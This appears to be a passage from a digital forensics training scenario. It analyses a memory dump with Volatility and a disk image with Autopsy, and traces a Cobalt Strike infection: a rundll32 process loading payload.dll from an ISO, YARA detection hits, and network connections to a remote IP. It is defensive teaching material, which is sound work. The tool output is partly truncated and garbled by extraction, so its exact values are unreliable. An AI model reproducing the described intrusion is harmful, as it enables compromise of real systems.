0x1f2d8c20010: add byte ptr [rax], al  
0x1f2d8c20012: add byte ptr [rax], al  
0x1f2d8c20014: add byte ptr [rax], al  
0x1f2d8c20016: add byte ptr [rax], al  
0x1f2d8c20018: add byte ptr [rax], al  
0x1f2d8c2001a: add byte ptr [rax], al  
0x1f2d8c2001c: add byte ptr [rax], al  
0x1f2d8c2001e: add byte ptr [rax], al  
0x1f2d8c20020: add byte ptr [rax], al  
0x1f2d8c20022: add byte ptr [rax], al  
0x1f2d8c20024: add byte ptr [rax], al  
0x1f2d8c20026: add byte ptr [rax], al  
0x1f2d8c20028: add byte ptr [rax], al  
0x1f2d8c2002a: add byte ptr [rax], al  
0x1f2d8c2002c: add byte ptr [rax], al
```

- When a process allocates a memory page with `PAGE_EXECUTE_READWRITE` permissions, it's essentially requesting the ability to both execute and write to that memory region.
    - In layman's terms, the process is saying, "I want to be able to run code from here, but I also want the flexibility to change what that code is on the fly."
  - Now, why does that raise eyebrows?
    - Well, legitimate applications typically segregate the tasks of code execution and data writing.
    - They'll have specific regions of memory for running code (executable) and separate regions where data is written or modified.
    - This separation is a fundamental security principle, ensuring that data isn't inadvertently executed or that executable regions aren't tampered with unexpectedly.
  - However, many types of malware, especially those that employ code injection techniques, require the ability to write their payload into memory and then execute it.

- By allocating memory with `PAGE_EXECUTE_READWRITE` permissions, they can write and subsequently execute malicious code within the same memory region, making their malicious activities more streamlined and efficient.
- In essence, while not every instance of `PAGE_EXECUTE_READWRITE` is malicious, its presence is a strong indicator of potential malfeasance, and it's something we, as vigilant security analysts, should scrutinize closely.

## Identifying Running Processes

- Let's now list the processes present in this particular Windows memory image through Volatility's `windows.pslist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.pslist
```

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.pslist
Volatility 3 Framework 2.5.0

PID      PPID      ImageFileName      Offset(V)      Threads Handles SessionId      Wow64      CreateTime
File output

4        0        System      0x800adb87e040 161      -        N/A      False      2023-08-10 00:22:53.000000
92       4        Registry      0x800adb8ee080 4        -        N/A      False      2023-08-10 00:22:48.000000
          Disabled
304       4        smss.exe      0x800ade54f040 2        -        N/A      False      2023-08-10 00:22:53.000000
          Disabled
416       404      csrss.exe      0x800adf452140 10      -        0        False      2023-08-10 00:22:55.000000
          Disabled
492       404      wininit.exe      0x800adf6a4080 1        -        0        False      2023-08-10 00:22:55.000000
          Disabled
500       484      csrss.exe      0x800adf6e7140 12      -        1        False      2023-08-10 00:22:55.000000
          Disabled
588       484      winlogon.exe      0x800adf770080 7        -        1        False      2023-08-10 00:22:55.000000
          Disabled
632       492      services.exe      0x800adf6a60c0 9        -        0        False      2023-08-10 00:22:56.000000
          Disabled
660       492      lsass.exe      0x800adf781080 8        -        0        False      2023-08-10 00:22:56.000000
          Disabled
760       632      svchost.exe      0x800adff42240 12      -        0        False      2023-08-10 00:22:56.000000
          Disabled
772       588      fontdrvhost.ex      0x800adff45140 5        -        1        False      2023-08-10 00:22:56.000000
          Disabled
768       492      fontdrvhost.ex      0x800adff46080 5        -        0        False      2023-08-10 00:22:56.000000
          Disabled
884       632      svchost.exe      0x800adff8c2c0 8        -        0        False      2023-08-10 00:22:56.000000
```

- If we want to list processes in a tree based on their parent process ID, we can do that through Volatility's `windows.pstree` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.pstree
Volatility 3 Framework 2.5.0
```

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime
4	0	System	0x800adb87e040	161	-	N/A	False	2023-08-10 00:22:53.000000
* 304	4	smss.exe	0x800ade54f040	2	-	N/A	False	2023-08-10 00:22:53.0000
* 1428	4	MemCompression	0x800adb9a0040	42	-	N/A	False	2023-08-10 00:22:56.0000
* 92	4	Registry	0x800adb8ee080	4	-	N/A	False	2023-08-10 00:22:48.0000
416	404	csrss.exe	0x800adf452140	10	-	0	False	2023-08-10 00:22:55.0000
492	404	wininit.exe	0x800adf6a4080	1	-	0	False	2023-08-10 00:22:55.0000
* 632	492	services.exe	0x800adf6a60c0	9	-	0	False	2023-08-10 00:22:56.0000
** 640	632	dllhost.exe	0x800ae0a1f280	10	-	0	False	2023-08-10 00:22:59.0000
** 1676	632	svchost.exe	0x800ae030d2c0	3	-	0	False	2023-08-10 00:22:57.0000
** 7820	632	Velociraptor.e	0x800ae0b5e080	15	-	0	False	2023-08-10 09:11:16.0000
*** 4040		7820	winpmem_mini_x	0x800ae1fe8080	3	-	0	False 2023-08-10 09:35
N/A								
**** 5112	4040	conhost.exe	0x800ae1334080	6	-	0	False	2023-08-10 09:35
N/A								
** 6160	632	svchost.exe	0x800ae23c8080	3	-	0	False	2023-08-10 00:25:22.0000
** 1172	632	svchost.exe	0x800ae01542c0	20	-	0	False	2023-08-10 00:22:56.0000
** 1684	632	svchost.exe	0x800ae030f2c0	4	-	0	False	2023-08-10 00:22:57.0000
** 7320	632	svchost.exe	0x800ae2b36080	3	-	0	False	2023-08-10 00:24:49.0000
** 4260	632	svchost.exe	0x800ae0f292c0	7	-	1	False	2023-08-10 00:23:03.0000
** 8100	632	svchost.exe	0x800ae1f67080	8	-	0	False	2023-08-10 00:24:59.0000
** 3240	632	msdtc.exe	0x800ae0af9280	9	-	0	False	2023-08-10 00:23:00.0000
** 2092	632	svchost.exe	0x800ae06d32c0	8	-	1	False	2023-08-10 00:22:57.0000
** 4400	632	SearchIndexer.	0x800ae0fcbb40	16	-	0	False	2023-08-10 00:23:04.0000
** 440	632	svchost.exe	0x800ae007f240	63	-	0	False	2023-08-10 00:22:56.0000
*** 2080	440	sihost.exe	0x800ae04ba080	8	-	1	False	2023-08-10 00:22
N/A								
*** 2404	440	taskhostw.exe	0x800ae07f22c0	8	-	1	False	2023-08-10 00:22

## Identifying Process Command Lines

- Volatility's `windows.cmdline` plugin can provide us with a list of process command line arguments as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.cmdline
Volatility 3 Framework 2.5.0
```

## Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.com  
Volatility 3 Framework 2.5.0  
  
PID      Process Args  
  
4        System  Required memory at 0x20 is inaccessible (swapped)  
92       Registry  Required memory at 0x20 is not valid (process exited?)  
304      smss.exe  Required memory at 0xb439a5b020 is not valid (process exited?)  
416      csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,2048  
492      wininit.exe Required memory at 0xf32bb96020 is inaccessible (swapped)  
500      csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,2048  
588      winlogon.exe winlogon.exe  
632      services.exe C:\Windows\system32\services.exe  
660      lsass.exe  C:\Windows\system32\lsass.exe  
760      svchost.exe C:\Windows\system32\svchost.exe -k DcomLaunch -p  
772      fontdrvhost.exe Required memory at 0x983ebae020 is inaccessible (swapped)  
768      fontdrvhost.exe Required memory at 0x2e08a79020 is inaccessible (swapped)  
884      svchost.exe  C:\Windows\system32\svchost.exe -k RPCSS -p  
972      dwm.exe    Required memory at 0x16b5215ff is not valid (process exited?)  
440      svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p  
344      svchost.exe Required memory at 0x20266003378 is inaccessible (swapped)  
360      svchost.exe C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p  
876      svchost.exe C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p  
1172     svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p  
1272     svchost.exe C:\Windows\System32\svchost.exe -k NetworkService -p  
1428     MemCompression Required memory at 0x20 is not valid (process exited?)  
1480     svchost.exe C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p  
1676     svchost.exe Required memory at 0xf645948020 is inaccessible (swapped)  
1684     svchost.exe Required memory at 0x909d34b020 is inaccessible (swapped)  
1788     spoolsv.exe Required memory at 0x10eb020 is inaccessible (swapped)  
1872     svchost.exe Required memory at 0x6500bf600098 is not valid (process exited?)  
2008     svchost.exe Required memory at 0x80780f7020 is inaccessible (swapped)  
2080     sihost.exe  Required memory at 0x28700281b48 is inaccessible (swapped)  
2092     svchost.exe  Required memory at 0x2b86fc03368 is inaccessible (swapped)  
2140     svchost.exe  Required memory at 0x266106032f8 is inaccessible (swapped)  
2244     vm3dservice.exe Required memory at 0x8729baf020 is inaccessible (swapped)
```

### Dumping Process Memory & Leveraging YARA


- It should be obvious by now that process 3648 looks suspicious.
  - To extract all memory resident pages in a process into an individual file we can use Volatility's windows.memmap plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop> python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.memmap --pid 3648 --dump
```

- pid.3648.dmp can be found inside the c:\Users\johndoe\Desktop directory of this section's target for your convenience.
- To glean more details about the process with ID 3648, we can employ YARA.
  - By leveraging a PowerShell loop, we can systematically scan the process dump using all available rules of the [https://github.com/Neo23x0/signature-](https://github.com/Neo23x0/signature/)

base/tree/master YARA rules repository, which can be found inside the `C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules` directory of this section's target.

```
PS C:\Users\johndoe> $rules = Get-ChildItem  
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules | Select-Object -  
Property Name  
PS C:\Users\johndoe> foreach ($rule in $rules)  
{C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara64.exe  
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules\$($rule.Name)  
C:\Users\johndoe\Desktop\pid.3648.dmp}  
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp
```



```
Practical Digital Forensics Scenario  
  
PS C:\Users\johndoe> $rules = Get-ChildItem C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules | Select-Object -  
Property Name  
PS C:\Users\johndoe> foreach ($rule in $rules) {C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara64.exe  
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp  
HKTL_CobaltStrike_Beacon_4_2_Decrypt C:\Users\johndoe\Desktop\pid.3648.dmp  
HKTL_Win_CobaltStrike C:\Users\johndoe\Desktop\pid.3648.dmp  
CobaltStrike_Sleep_Decoder_Indicator C:\Users\johndoe\Desktop\pid.3648.dmp  
WiltedTulip_RefectiveLoader C:\Users\johndoe\Desktop\pid.3648.dmp  
---SNIP---
```

- We notice some hits related to the Cobalt Strike framework.

#### Identifying Loaded DLLs

- Upon scrutinizing the command lines, we identified arguments pointing to `payload.dll` for process `3648`, with the `Start` function serving as a clear sign of `payload.dll`'s execution.
  - To further our understanding of the associated DLLs, we can employ Volatility's `windows.dlllist` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f  
..\memdump\PhysicalMemory.raw windows.dlllist --pid 3648
```

PID	Process	Base	Size	Name	Path	LoadTime	File output
3648	rundll32.exe	0x7ff782070000	0x17000	rundll32.exe	C:\Windows\System32\rundll32.exe		
3648	rundll32.exe	0x7ffaa36b0000	0x1f8000	-	-	2023-08-10 09:15:14.000000	
3648	rundll32.exe	0x7ffaa240000	0xbff000	KERNEL32.DLL	C:\Windows\System32\KERNEL32.DLL		
3648	rundll32.exe	0x7ffaa0ec0000	0x2f6000	KERNELBASE.dll	C:\Windows\System32\KERNELBASE.dll		
3648	rundll32.exe	0x7ffaa26b0000	0x9e000	msvcrt.dll	C:\Windows\System32\msvcrt.dll	2023-08-	
3648	rundll32.exe	0x7ffaa1ef0000	0x354000	combase.dll	C:\Windows\System32\combase.dll		
3648	rundll32.exe	0x7ffaa11c0000	0x100000	ucrtbase.dll	C:\Windows\System32\ucrtbase.dll		
3648	rundll32.exe	0x7ffaa1820000	0x126000	RPCRT4.dll	C:\Windows\System32\RPCRT4.dll		
3648	rundll32.exe	0x7ffaa3530000	0xad000	shcore.dll	C:\Windows\System32\shcore.dll	2023-08-	
3648	rundll32.exe	0x7ffaa2b70000	0x1d000	imagehlp.dll	C:\Windows\System32\imagehlp.dll		
3648	rundll32.exe	0x6bac0000	0x4f000	payload.dll	E:\payload.dll	2023-08-10 09:15:14.0000	
3648	rundll32.exe	0x7ffaa2750000	0x19d000	user32.dll	C:\Windows\System32\user32.dll		
3648	rundll32.exe	0x7ffaa14a0000	0x22000	win32u.dll	C:\Windows\System32\win32u.dll	2023-08-	
3648	rundll32.exe	0x7ffaa2900000	0x2c000	GDI32.dll	C:\Windows\System32\GDI32.dll	2023-08-	
3648	rundll32.exe	0x7ffaa1330000	0x115000	gdi32full.dll	C:\Windows\System32\gdi32full.dll		
3648	rundll32.exe	0x7ffaa0e20000	0x9d000	msvcp_win.dll	C:\Windows\System32\msvcp_win.dll		
3648	rundll32.exe	0x7ffaa2b40000	0x30000	IMM32.DLL	C:\Windows\System32\IMM32.DLL	2023-08-	
3648	rundll32.exe	0x7ffa9e7a0000	0x9e000	uxtheme.dll	C:\Windows\system32\uxtheme.dll	2023-08-	
3648	rundll32.exe	0x7ffaa2b90000	0x114000	MSCTF.dll	C:\Windows\System32\MSCTF.dll		
3648	rundll32.exe	0x7ffaa2d10000	0xcd000	OLEAUT32.dll	C:\Windows\System32\OLEAUT32.dll		
3648	rundll32.exe	0x7ffaa2360000	0x9c000	sechost.dll	C:\Windows\System32\sechost.dll	2023-08-	
3648	rundll32.exe	0x7ffaa1770000	0xaf000	ADVAPI32.dll	C:\Windows\System32\ADVAPI32.dll		
3648	rundll32.exe	0x7ffa959c0000	0x4d9000	WININET.dll	C:\Windows\System32\WININET.dll		
3648	rundll32.exe	0x7ffaa2630000	0x6b000	WS2_32.dll	C:\Windows\System32\WS2_32.dll	2023-08-	
3648	rundll32.exe	0x7ffaa0660000	0x18000	CRYPTSP.dll	C:\Windows\System32\CRYPTSP.dll	2023-08-	
3648	rundll32.exe	0x7ffa9fd90000	0x34000	rsaenh.dll	C:\Windows\system32\rsaenh.dll	2023-08-	
3648	rundll32.exe	0x7ffaa14d0000	0x27000	bcrypt.dll	C:\Windows\System32\bcrypt.dll	2023-08-	
3648	rundll32.exe	0x7ffaa0680000	0xc000	CRYPTBASE.dll	C:\Windows\System32\CRYPTBASE.dll		
3648	rundll32.exe	0x7ffaa0d90000	0x82000	bcryptPrimitives.dll	C:\Windows\System32\bcryptPrimitiv		

- We notice `E:\payload.dll` in Volatility's output.
  - Based on its location, we surmise it could originate from an external USB or perhaps a mounted ISO file.
  - We'll earmark this DLL for a more in-depth analysis later on.

## Identifying Handles

- Next, let's identify the files and registry entries accessed by the suspicious process using Volatility's `windows.handles` plugin.
- When a process needs to read from or write to a file, it doesn't directly interact with the file's data on the disk.
  - Instead, the process requests the operating system to open the file, and in return, the OS provides a file handle.
  - This handle is essentially a ticket that grants the process permission to perform operations on that file.
  - Every subsequent operation the process performs on that file - be it reading, writing, or closing - is done through this handle.

- Open handles can be a goldmine for forensic analysts.
  - By examining the list of open handles, we can determine which processes were accessing which files or registry keys at a particular point in time.
  - This can provide insights into the behavior of potentially malicious software or the actions of a user.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.handles --pid 3648
```

PID	Process	Offset	HandleValue	Type	GrantedAccess	Name
3648	rundll32.exe	0x800ae4d88960	0x4	Event	0x1f0003	
3648	rundll32.exe	0x800ae4d909e0	0x8	Event	0x1f0003	
3648	rundll32.exe	0x800ae1da6df0	0xc	WaitCompletionPacket	0x1	
3648	rundll32.exe	0x800ae40b1140	0x10	IoCompletion	0x1f0003	
3648	rundll32.exe	0x800ae139dd70	0x14	TpWorkerFactory	0xf00ff	
3648	rundll32.exe	0x800ae0cd4e90	0x18	IRTimer	0x100002	
3648	rundll32.exe	0x800ae1da8240	0x1c	WaitCompletionPacket	0x1	
3648	rundll32.exe	0x800ae0cd5600	0x20	IRTimer	0x100002	
3648	rundll32.exe	0x800ae1da83e0	0x24	WaitCompletionPacket	0x1	
3648	rundll32.exe	0x800ae40b8830	0x28	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae40b97f0	0x2c	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae40ba350	0x30	EtwRegistration	0x804	
3648	rundll32.exe	0xdf8539094500	0x34	Directory	0x3	KnownDlls
3648	rundll32.exe	0x800ae4d90560	0x38	Event	0x1f0003	
3648	rundll32.exe	0x800ae4d905e0	0x3c	Event	0x1f0003	
3648	rundll32.exe	0x800ae17c3080	0x40	Thread	0x1fffff	Tid 2228 Pid 3648
3648	rundll32.exe	0x800ae40bfbb0	0x44	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae1d3d450	0x48	Mutant	0x1f0001	SM0:3648:304:WilStaging_02
3648	rundll32.exe	0x800ae4a097a0	0x4c	ALPC Port	0x1f0001	
3648	rundll32.exe	0xdf853943d920	0x50	Directory	0xf	BaseNamedObjects
3648	rundll32.exe	0x800ae05465e0	0x54	Semaphore	0x1f0003	SM0:3648:304:WilStaging_
3648	rundll32.exe	0x800ae0546680	0x58	Semaphore	0x1f0003	SM0:3648:304:WilStaging_
3648	rundll32.exe	0x800ae40c1430	0x5c	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae40c25b0	0x60	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae40c2cb0	0x64	EtwRegistration	0x804	
3648	rundll32.exe	0x800ae0cd7d50	0x68	IRTimer	0x100002	
3648	rundll32.exe	0x800ae2959d10	0x6c	TpWorkerFactory	0xf00ff	
3648	rundll32.exe	0x800ae40c3f00	0x70	IoCompletion	0x1f0003	

- It's evident (based on \Device\HarddiskVolume3\Users\johndoe\Desktop) that the process has interactions with certain files located on the Desktop, which warrants a closer look shortly.

## Identifying Network Artifacts

- Moving away from processes, Volatility's windows.netstat plugin can traverse network tracking structures to help us analyze connection details within a memory

image.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f  
.\\memdump\\PhysicalMemory.raw windows.netstat
```

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner
0x800ae1b6c050	TCPv4	192.168.152.134	52797	142.250.186.195	443	ESTABLISHED	2784	chrome.exe
0x800ae21ae320	TCPv4	192.168.152.134	49712	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800ae0e914b0	TCPv4	192.168.152.134	52810	44.214.212.249	80	LAST_ACK	3648	rundll32
0x800ae21ac1e0	TCPv4	192.168.152.134	52834	142.250.203.202	443	ESTABLISHED	2784	chrome.exe
0x800adbec6a20	TCPv4	192.168.152.134	49855	192.229.221.95	80	CLOSE_WAIT	6908	SkypeApp
0x800ae17a8b60	TCPv4	192.168.152.134	53111	140.82.121.3	443	ESTABLISHED	7820	Velocir
0x800ae25dba20	TCPv4	192.168.152.134	49709	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800adf4e3010	TCPv4	192.168.152.134	53114	185.199.109.133	443	ESTABLISHED	7820	Velocir
0x800ae07f0260	TCPv4	192.168.152.134	52686	142.250.203.202	443	ESTABLISHED	2784	chrome.exe
0x800ae1387740	TCPv4	192.168.152.134	49710	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800ae113e010	TCPv4	192.168.152.134	53118	44.214.212.249	80	ESTABLISHED	3648	rundll32
0x800ae2d1eb60	TCPv4	192.168.152.134	49856	104.81.60.16	80	CLOSE_WAIT	6908	SkypeApp
0x800ae016d8a0	TCPv4	192.168.152.134	49852	40.115.3.253	443	ESTABLISHED	440	svchost.
0x800ae16df010	TCPv4	192.168.152.134	49714	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800ae1121940	TCPv4	192.168.152.134	49862	192.168.152.133	8000	ESTABLISHED	7820	Velocir
0x800ae13e6a70	TCPv4	192.168.152.134	49876	40.115.3.253	443	ESTABLISHED	440	svchost.
0x800ae1319b60	TCPv4	192.168.152.134	52814	34.104.35.123	80	ESTABLISHED	440	svchost.
0x800ae26a5050	TCPv4	192.168.152.134	52683	142.250.203.202	443	ESTABLISHED	2784	chrome.exe
0x800ade79a630	TCPv4	192.168.152.134	49713	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800ae1350a40	TCPv4	192.168.152.134	49711	96.16.54.99	443	CLOSE_WAIT	2440	WWAHost.
0x800ae134f730	TCPv4	192.168.152.134	49705	192.229.221.95	80	CLOSE_WAIT	2440	WWAHost.
0x800adeb254f0	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	884	svchost.exe
0x800adeb254f0	TCPv6	::	135	::	0	LISTENING	884	svchost.exe
0x800adeb24310	TCPv4	0.0.0.0	135	0.0.0.0	0	LISTENING	884	svchost.exe
0x800ae0b8c310	TCPv4	192.168.152.134	139	0.0.0.0	0	LISTENING	4	System
0x800adb8979f0	TCPv4	0.0.0.0	445	0.0.0.0	0	LISTENING	4	System
0x800adb8979f0	TCPv6	::	445	::	0	LISTENING	4	System
0x800ae07fb9f0	TCPv4	0.0.0.0	5040	0.0.0.0	0	LISTENING	1172	svchost.exe
0x800ae15a39f0	TCPv4	0.0.0.0	5357	0.0.0.0	0	LISTENING	4	System
0x800ae15a39f0	TCPv6	::	5357	::	0	LISTENING	4	System
0x800adeb24cb0	TCPv4	0.0.0.0	49664	0.0.0.0	0	LISTENING	660	lsass.exe

- For a more exhaustive network analysis, we can also employ Volatility's `windows.netscan` plugin as follows:

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f  
.\\memdump\\PhysicalMemory.raw windows.netscan
```

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw windows.r
Volatility 3 Framework 2.5.0
```

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner
0x800adb8971b0	TCPv4	0.0.0.0	49668	0.0.0.0 0	LISTENING	1788	spoolsv.exe	2023-08-
0x800adb897310	TCPv4	0.0.0.0	49668	0.0.0.0 0	LISTENING	1788	spoolsv.exe	2023-08-
0x800adb897310	TCPv6	::	49668	:: 0	LISTENING	1788	spoolsv.exe	2023-08-
0x800adb8975d0	TCPv4	0.0.0.0	49669	0.0.0.0 0	LISTENING	632	services.exe	2023-08-
0x800adb8975d0	TCPv6	::	49669	:: 0	LISTENING	632	services.exe	2023-08-
0x800adb8979f0	TCPv4	0.0.0.0	445	0.0.0.0 0	LISTENING	4	System	2023-08-10 00:22
0x800adb8979f0	TCPv6	::	445	:: 0	LISTENING	4	System	2023-08-10 00:22
0x800adb897e10	TCPv4	0.0.0.0	49669	0.0.0.0 0	LISTENING	632	services.exe	2023-08-
0x800adbec0a20	TCPv4	192.168.152.134	49855	192.229.221.95 80	CLOSE_WAIT	6908	SkypeApp	
0x800adbed9bd0	TCPv4	0.0.0.0	49665	0.0.0.0 0	LISTENING	492	wininit.exe	2023-08-
0x800ade6fe010	TCPv4	192.168.152.134	49702	13.107.6.156 443	CLOSED	2440	WWAHost.exe	
0x800ade79a630	TCPv4	192.168.152.134	49713	96.16.54.99 443	CLOSE_WAIT	2440	WWAHost.	
0x800adeb24050	TCPv4	0.0.0.0	49666	0.0.0.0 0	LISTENING	360	svchost.exe	2023-08-
0x800adeb24050	TCPv6	::	49666	:: 0	LISTENING	360	svchost.exe	2023-08-
0x800adeb24310	TCPv4	0.0.0.0	135	0.0.0.0 0	LISTENING	884	svchost.exe	2023-08-
0x800adeb24470	TCPv4	0.0.0.0	49665	0.0.0.0 0	LISTENING	492	wininit.exe	2023-08-
0x800adeb24470	TCPv6	::	49665	:: 0	LISTENING	492	wininit.exe	2023-08-
0x800adeb24730	TCPv4	0.0.0.0	49664	0.0.0.0 0	LISTENING	660	lsass.exe	2023-08-
0x800adeb24890	TCPv4	0.0.0.0	49666	0.0.0.0 0	LISTENING	360	svchost.exe	2023-08-
0x800adeb24cb0	TCPv4	0.0.0.0	49664	0.0.0.0 0	LISTENING	660	lsass.exe	2023-08-
0x800adeb24cb0	TCPv6	::	49664	:: 0	LISTENING	660	lsass.exe	2023-08-
0x800adeb254f0	TCPv4	0.0.0.0	135	0.0.0.0 0	LISTENING	884	svchost.exe	2023-08-
0x800adeb254f0	TCPv6	::	135	:: 0	LISTENING	884	svchost.exe	2023-08-
0x800adeb25d50	TCPv4	0.0.0.0	49667	0.0.0.0 0	LISTENING	440	svchost.exe	2023-08-
0x800adeb257b0	TCPv4	0.0.0.0	49667	0.0.0.0 0	LISTENING	440	svchost.exe	2023-08-
0x800adeb257b0	TCPv6	::	49667	:: 0	LISTENING	440	svchost.exe	2023-08-
0x800adf4e3010	TCPv4	192.168.152.134	53114	185.199.109.133 443	ESTABLISHED	7820	Velociraptor	
0x800ae00c8c30	UDPV4	0.0.0.0	*	0	-	6744	powershell.exe	2023-08-10 09:21
0x800ae016d8a0	TCPv4	192.168.152.134	49852	40.115.3.253 443	ESTABLISHED	440	svchost.exe	
0x800ae01d3d20	UDPV4	0.0.0.0	*	0	-	-		2023-08-10 00:30:31.0000

- The suspicious process (PID 3648) has been communicating with 44.214.212.249 over port 80.

## Disk Image/Rapid Triage Data Examination & Analysis

### Searching for Keywords with Autopsy

- Let's first open Autopsy and access the case from C:\Users\johndoe\Desktop\MalwareAttack.
- Now, to trace payload.dll on the disk, we'll navigate through Autopsy and initiate a search for the payload.dll keyword, prioritizing results by their creation time.

Name	Keyword Preview	Location	Modified Time	Change
b7fecfaea99a51bd7dc67d6a070a4b2aecd5_ne_798053af1ab30f1\microsoft.windows.hostguardians... /img_fulldisk.raw.001\Windows\WinS\$\Catalog\{71fecf... 2023-04-27 19:38:16 UTC				
Microsoft.Windows.HgClient-Core-Package-31bf3b56ne_798053af1ab30f1\microsoft.windows.hostguardians... /img_fulldisk.raw.001\Windows\System32\CarRoot\{FF750E... 2023-04-27 19:38:16 UTC				
Microsoft.Windows.HgClient-Core-Package-31bf3b56ne_798053af1ab30f1\microsoft.windows.hostguardians... /img_fulldisk.raw.001\Windows\servicing\Packages\Microso... 2023-04-27 19:38:16 UTC				
Microsoft.Windows.HostGuardianService.Diagnostics.Pa\microsoft.windows.hostguardianservice.diagnostics.payload... /img_fulldisk.raw.001\Windows\WinS\$\\and64_microsoft... 2023-05-05 12:26:52 UTC				
Microsoft.Windows.HostGuardianService.Diagnostics.Pa\microsoft.windows.hostguardianservice.diagnostics.payload... /img_fulldisk.raw.001\Windows\WinS\$\\and64_microsoft... 2023-05-05 12:26:52 UTC				
Microsoft.Windows.HostGuardianService.Diagnostics.Pa\microsoft.windows.hostguardianservice.diagnostics.payload... /img_fulldisk.raw.001\Windows\WinS\$\\and64_microsoft... 2023-05-05 12:26:52 UTC				
Microsoft.Windows.HostGuardianService.Diagnostics.Pa\microsoft.windows.hostguardianservice.diagnostics.payload... /img_fulldisk.raw.001\Windows\WinS\$\\and64_microsoft... 2023-05-05 12:26:52 UTC				
Microsoft.Windows.HostGuardianService.Diagnostics.Pa\microsoft.windows.hostguardianservice.diagnostics.payload... /img_fulldisk.raw.001\Windows\WinS\$\\and64_microsoft... 2023-05-05 12:26:52 UTC				
EtwRTDefenderAuditLogger.etl tem32\undf32.exe" <payload.dll;startwv; windows\ej /img_fulldisk.raw.001\Windows\System32\LogFiles\WMT\RI... 2023-05-05 12:36:13 UTC				
Microsoft.Windows.Symon%Operational.evtx tem32\undf32.exe" <payload.dll;startdesktop-vjgo /img_fulldisk.raw.001\Windows\System32\winevt\Logs\Me... 2023-08-10 09:41:49 UTC				
pagefile.sys tem32\undf32.exe" <payload.dll;startwv; users\joh /img_fulldisk.raw.001\pagefile.sys 2023-08-10 00:22:55 UTC				
Security.evtx tem32\undf32.exe" <payload.dll;startwv; windows\ej /img_fulldisk.raw.001\Windows\System32\winevt\Logs\Sec... 2023-08-10 09:44:10 UTC				
\$MFT file\micos-1.dllic\microsoft.windows.hostguardianservice.d... /img_fulldisk.raw.001\\$MFT 2023-08-10 02:16:05 UTC				
Finance08062023.iso 01\documents.lnk;1<<payload.dll;1;c:\windows\swin /img_fulldisk.raw.001\Users\johndoe\Downloads\Finance0... 2023-08-10 09:14:41 UTC				
Finance08062023 (1).iso 01\documents.lnk;1<<payload.dll;1;c:\windows\swin /img_fulldisk.raw.001\Users\johndoe\Downloads\Finance0... 2023-08-10 09:14:48 UTC				
